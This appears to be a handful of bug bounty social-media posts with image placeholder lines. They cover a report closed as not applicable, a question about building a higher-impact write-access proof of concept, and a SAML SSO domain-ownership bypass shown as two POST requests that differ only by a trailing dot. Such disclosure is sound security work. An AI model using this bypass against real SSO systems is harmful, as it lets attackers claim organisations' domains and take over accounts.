




HackerOne agent just closed my report as N/A because I demonstrated safe write access.



I've reported this exact vuln with the same PoC 10 times before on this program.
So how do I create a write access PoC with higher impact?
SAML SSO domain ownership check bypass… by adding just a dot
POST /api/v1/saml/4857/domain
{"domain":"https://t.co/PJMxdLGsPn"} ❌ already taken
POST /api/v1/saml/4857/domain
{"domain":"https://t.co/PJMxdLGsPn."} ✅ accepted
The power of dot.